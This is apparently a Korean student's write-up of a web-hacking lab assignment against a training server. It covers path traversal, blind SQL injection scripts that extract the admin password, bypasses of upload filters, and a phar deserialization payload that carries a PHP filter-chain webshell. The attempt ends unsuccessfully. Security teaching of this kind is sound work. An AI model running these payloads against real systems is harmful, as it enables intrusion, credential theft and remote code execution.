
# 웹해킹 심화

> [19반] 정민석_7000

## 내부 서버 접근

내부 서버가 외부로 열려있을 수도 있다는 힌트를 바탕으로 http://edu.arang.kr:8080 에 접근하였습니다.




이러한 내부 서버를 확인할 수 있었습니다.

## 파일 다운로드

공격 벡터는 총 2개로 파악하였습니다.


http://edu.arang.kr:8080/search.php?q=

http://edu.arang.kr:8080/download.php?file=


### search.php

`q`를 통하여 입력값을 넣어볼 수 있습니다.


`-`, `+` , `\` 이 필터링 되는 것을 확인하였습니다.





더하여 `1` , `2` 를 입력 시에 상품이 표출되었습니다.




`0` 을 입력시에 상품 자체의 php가 출력되지 않았습니다.




이 외에는 입력시에 `No products found.` 가 나왔습니다.




이에 해당 코드는 다음의 의사코드로 짜여있음을 추정하였습니다.

```
# 입력 필터링
if (- | + | \ in q)
    return "no hack."

# 0은 false임으로 출력 안됨
if (q가 있나?)
    # maybe 하드 코딩..?
    if (q === 1 | 2)
        return "상품정보 php"
    return "No products found."
```

이에 공격벡터로 적합하지 않다고 판단하였습니다.

## download.php

`file`에 입력값을 넣을 수 있습니다. 더하여 http://edu.arang.kr:8080/download.php?file=logo.png일 때 이미지가 표출됩니다.


그런데 `file=../logo.png` 의 경우에도 이미지가 출력되었습니다. 하지만 `file=.../logo.png`은 출력되지 않았으며 `file=...//logo.png`은 출력되었습니다.

즉, `../` 가 필터링되어 없어지는 것으로 판단하고, `file=....//index.php` 등의 path travelsal 공격을 해보았습니다. 더하여 세션의 `PHPSESSID`에 `_` 를 집어넣어 얻은 다음의 디렉토리를 가지고 있는 서버임을 파악하였고 각각의 소스코드를 획득하였습니다.

```
/var/www/html
    /admin
        - index.php
        - uplaod.php
    /includes
        - config.php
        - db.php
        - header.php
    - download.php
    - index.php
    - search.php
```

## 파일 업로드


파일을 upload.php로 업로드 하기 위해서는 다음의 admin 체크를 우회할 수 있어야합니다.

```
function isAdmin() {
    return isset($_SESSION['is_admin']) && $_SESSION['is_admin'] === true;
}
```


이에 sql injection과 세션 조작의 방법을 생각해보았습니다.

### 세션 조작

burp suite로 Cookie를 조작하였으나, 세션 우회에 실패하였습니다.




실패할 것이 뻔하지만 쿼리에 is_admin 값을 넣어도 동일하였습니다.




## SQL Injection

먼저 무지성으로 블라인드 sql injection을 했습니다ㅠㅠ 먼저 죄송하다는 말씀 드리고 싶습니다ㅠㅠ

id와 pw를 찾고, 해당 계정의 is_admin 테이블 값을 1로 만들고자 하였습니다. 아래 코드를 통하여 계정 정보를 무지성으로 확보하였습니다.

```
import requests
from time import sleep
```

```
url = "http://edu.arang.kr:8080/search.php"
n=1
while True:
    tmp = []
    for i in range(0,128):
        params = {
            "type":"a",
            "q": f"%')AND(IF((BINARY(SUBSTR((SELECT(username)FROM(users)WHERE(CHAR
(105,115,95,97,100,109,105,110)=1)),{n},1)))=CHAR({i}),1,0))#"
            # "q": f"%')AND(IF((BINARY(SUBSTR((SELECT(password)FROM(users)WHERE(user
name=CHAR(97,100,109,105,110))AND(CHAR(105,115,95,97,100,109,105,110)=0)),{n},1)))=CHAR
({i}),1,0))#"
        }

        response = requests.get(url, params=params)
        if "No products found." in response.text:
            pass
        else:
            tmp.append(chr(i))
            print(chr(i))
    n += 1
```


이것이 가용성에 문제가 있을 수도 있다는 것을 깨닫고, 지성을 되찾고자, 8번의 요청으로 1글자를 찾을 수 있으며 0.5초 당 1건을 요청하는 코드를 구현하였습니다.

```
import requests
from time import sleep

url = "http://edu.arang.kr:8080/search.php"
n=1
while True:
    tmp = ""
    for i in range(1,9):
        params = {
            "type":"a",
            "q": f"%')AND(SUBSTR(LPAD(BIN(ORD(SUBSTR((SELECT(username)FROM(users)W
HERE(CHAR(105,115,95,97,100,109,105,110)=0)),{n},1))),8,0),{i},1))#"
            # "q": f"%')AND(SUBSTR(LPAD(BIN(ORD(SUBSTR((SELECT(password)FROM(users)
WHERE(username=CHAR(97,100,109,105,110))AND(CHAR(105,115,95,97,100,109,105,110)=0)),
{n},1))),8,0),{i},1))#"
        }

        response = requests.get(url, params=params)
        sleep(0.5)
```

```
        if "No products found." in response.text:
            print(0, end="")
            tmp += "0"
        else:
            print(1, end="")
            tmp += "1"
    print()
    result = chr(int(tmp, 2))
    print(result)
    n += 1
```

위의 코드로 id: admin, pw: f865b53623b121fd34ee5426c792e5c33af8c227{=sha1(admin123)}이라는 것을 확인했습니다. 이에 is_admin 값을 1로 바꾸지 않아도 admin 계정 접속에 성공하였습니다.

이후 업로드 시에 `getimagesize` 를 필터링을 피하기 위하여 `'GIF89a'` 를 payload의 앞에 추가하였습니다. `.phar` 의 필터링을 우회하기 위하여 파일명을 `payload.phar.tar` 으로 변경하고, phar로 정상적으로 인식되도록 `<?php __HALT_COMPILER();?>` 을 추가하였습니다. 결론적으로 phar 파일 업로드에 성공하였습니다.




## 업로드할 payload 설계

phar을 통한 lfi2rce가 가능하다고 생각하였습니다. https://hacksms.tistory.com/15와 https://www.hahwul.com/2018/11/12/phar-php-deserialization-vulnerability/ 그리고 https://www.dottak.me/1964af8a-50ca-800b-9c3f-da340bfa9b5d를 참고하여 payload를 설계하였습니다.

먼저 upload.php에서 다음을 주목하였습니다.

```
class FileIncluder {
    public $filename = "includes/config.php";  // Default to config file

    function __construct($file = "includes/config.php") {
        $this->filename = $file;
    }

    function __destruct() {
        include $this->filename;
    }
}
```

여기에서 `new FileIncluder("{php://...}")` 으로 실행할 수 있다면, `__destruct` 시에 역직렬화 되어, php filter chain을 통하여 rce가 가능합니다. (https://h0pp1.github.io/posts/lfi2rce/)

https://github.com/synacktiv/php_filter_chain_generator/blob/main/php_filter_chain_generator.py 의 코드를 통하여 `<?php system($_GET["c"]);?>` 의 php filter chain을 생성하였습니다.

```
python ./php_filter_chain_generator.py --chain '<?php system($_GET["c"]);?>'
[+] The following gadget chain will generate the following code : <?php system($_GET
["c"]);?> (base64 value: PD9waHAgc3lzdGVtKCRfR0VUWyJjIl0pOz8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.
UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISI
RI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
TF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|conv
ert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP90
1.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conv
ert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP
2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conver
t.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UC
S-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.ico
nv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.ico
nv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF
7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.U
TF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|conv
ert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.ic
onv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.
JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|conv
ert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.ba
se64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|
convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.U
TF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS93
2.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conve
```

rt.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp

더하여 upload.php에는 `getimagesize` 를 통하여 파일을 검사하고, 파일을 업로드하는 기능이 있습니다.

```
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {
    $file = $_FILES['image'];
    $filename = basename($file['name']);
    $target_path = $upload_dir . '/' . $filename;

    // Check file extension
    $blocked_extensions = array('phar', 'php', 'php3', 'php4', 'php5', 'phtml');
    $file_extension = strtolower(pathinfo($filename, PATHINFO_EXTENSION));

    if(in_array($file_extension, $blocked_extensions)) {
        $message = '<p style="color: red;">This file type is not allowed!</p>';
    } else {
        echo "Testing file signature...<br>";
        // First check file signature
        $image_info = getimagesize($file['tmp_name']);

        if ($image_info) {
            echo '<p style="color: green;">Valid image signature detected!</p>';

            echo "Creating thumbnail...<br>";

            // Only move file if it's a valid image
            move_uploaded_file($file['tmp_name'], $target_path);
            $message = "File uploaded successfully to: " . htmlspecialchars($target_path);

            if (file_exists($target_path)) {
                // For Creating thumbnail
                $thumb_path = $thumbnail_dir . $filename;

                // Todo : implement thumbnail creation
                // echo '<p style="color: green;">Thumbnail created successfully!</p>';

            }
        } else {
            $message = '<p style="color: red;">Invalid image file!</p>';
            unlink($target_path);  // Remove invalid file
        }

    }
}
```

그리고 POST 메서드로 요청 시에 다음의  과정을 거쳐, `$target_path` 를 `unlink` 합니다.

```
$upload_dir = isset($_POST['upload_dir']) ? $_POST['upload_dir'] : $base_upload_dir;
if (!file_exists($upload_dir)) {
    mkdir($upload_dir, 0777, true);
}
...

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {
    $file = $_FILES['image'];
    $filename = basename($file['name']);
    $target_path = $upload_dir . '/' . $filename;

    $blocked_extensions = array('phar', 'php', 'php3', 'php4', 'php5', 'phtml');
    $file_extension = strtolower(pathinfo($filename, PATHINFO_EXTENSION));

        if(in_array($file_extension, $blocked_extensions)) {
                ...
    } else {
        if ($image_info) {
                ...
        }
                else {
            unlink($target_path);  // Remove invalid file
        }
    }
}
```

이때, `file_exist` , `unlink` 는 `phar://` 로 입력 시에 phar 파일이 역직렬화되어 실행되는 취약점이 있습니다. (https://hacksms.tistory.com/15) 이는 특히 `__distruct` 가 호출되며 취약점이 발생합니다. 그런데 `file_exist` 는 모두 if문 안에서 실행되기 때문에 `unlink` 를 이용해야할 것입니다.

정리하면, upload.php의 `FileIncluder` 가젯을 통하여 php filter chain으로 rce를 유도하고자 하는 것이 목표입니다. 이를 위하여 `unlink` 가 `phar://` 를 역직렬화한다는 것을 토대로, php filter chain을 유도하는 phar을 만들고, 이를 업로드한 뒤, `unlink` 를 통하여 phar에 접근한다면 lfi2rce가 가능할 것입니다.

아래의 payload.php와 `php -d phar.readonly=0 payload.php` 의 명령어를 통하여 phar를 생성할 수 있습니다.

```
<?php
class FileIncluder {
    public $filename = "includes/config.php";

    function __construct($file = "includes/config.php") {
        $this->filename = $file;
    }
```

```
    function __destruct() {
        include $this->filename;
    }
}
$p=new Phar('payload.phar');
$p->startBuffering();
$p->setStub('GIF89a'.'<?php __HALT_COMPILER();?>');
$p->addFromString('test.txt','test');
$o=new FileIncluder();
$o->filename='php://filter/.../resource=php://temp';
$p->setMetadata($o);
$p->stopBuffering();
?>
```

이후 파일 이름을 `payload.phar.tar` 로 변경하고 업로드하였습니다. 더하여 POST 메서드로 해당 파일을 업로드하였습니다. 이후 img 파일 형식에 맞지 않는 `payload.phar.tar` 이라는 이름의 파일을 하나 더 생성하고, `upload_dir=phar://../uploads/j93es/payload.phar.tar/test.txt&c=ls` 다음과 같이 요청을 보냈습니다. 즉, `phar://../uploads/j93es/payload.phar.tar/test.txt` 문자열이 파일 검사에 실패하여 `unlink` 에 매개변수로 들어감을 유도하여 `ls` 가 실행되도록 역직렬화를 꾀하였습니다.

하지만 아무 일도 일어나지 않으며, 플래그 획득에 실패하였습니다. 접근법은 확실하다고 생각하지만, phar 컴파일시에 `Warning: include(): Unable to create or locate filter "convert.iconv.IBM932.SHIFT_JISX0213"` 이 표출되며 컴파일에 문제가 있어보였습니다. 이런 Warning으로 인하여 컴파일에 문제가 있을 수 있다는 생각이 뇌리에 스쳤습니다. 리눅스 환경에서 컴파일하고 업로드해보았으나 결과는 동일하였습니다.

마지막으로 다음의 디렉토리에 파일을 생성하였습니다. 추후 서버 운영 시에 참고 부탁드리겠습니다!

- /uploads/j93es
- /uploads/j93es1
- /uploads/j93es2
- /uploads/j93es3
- /uploads/j93es4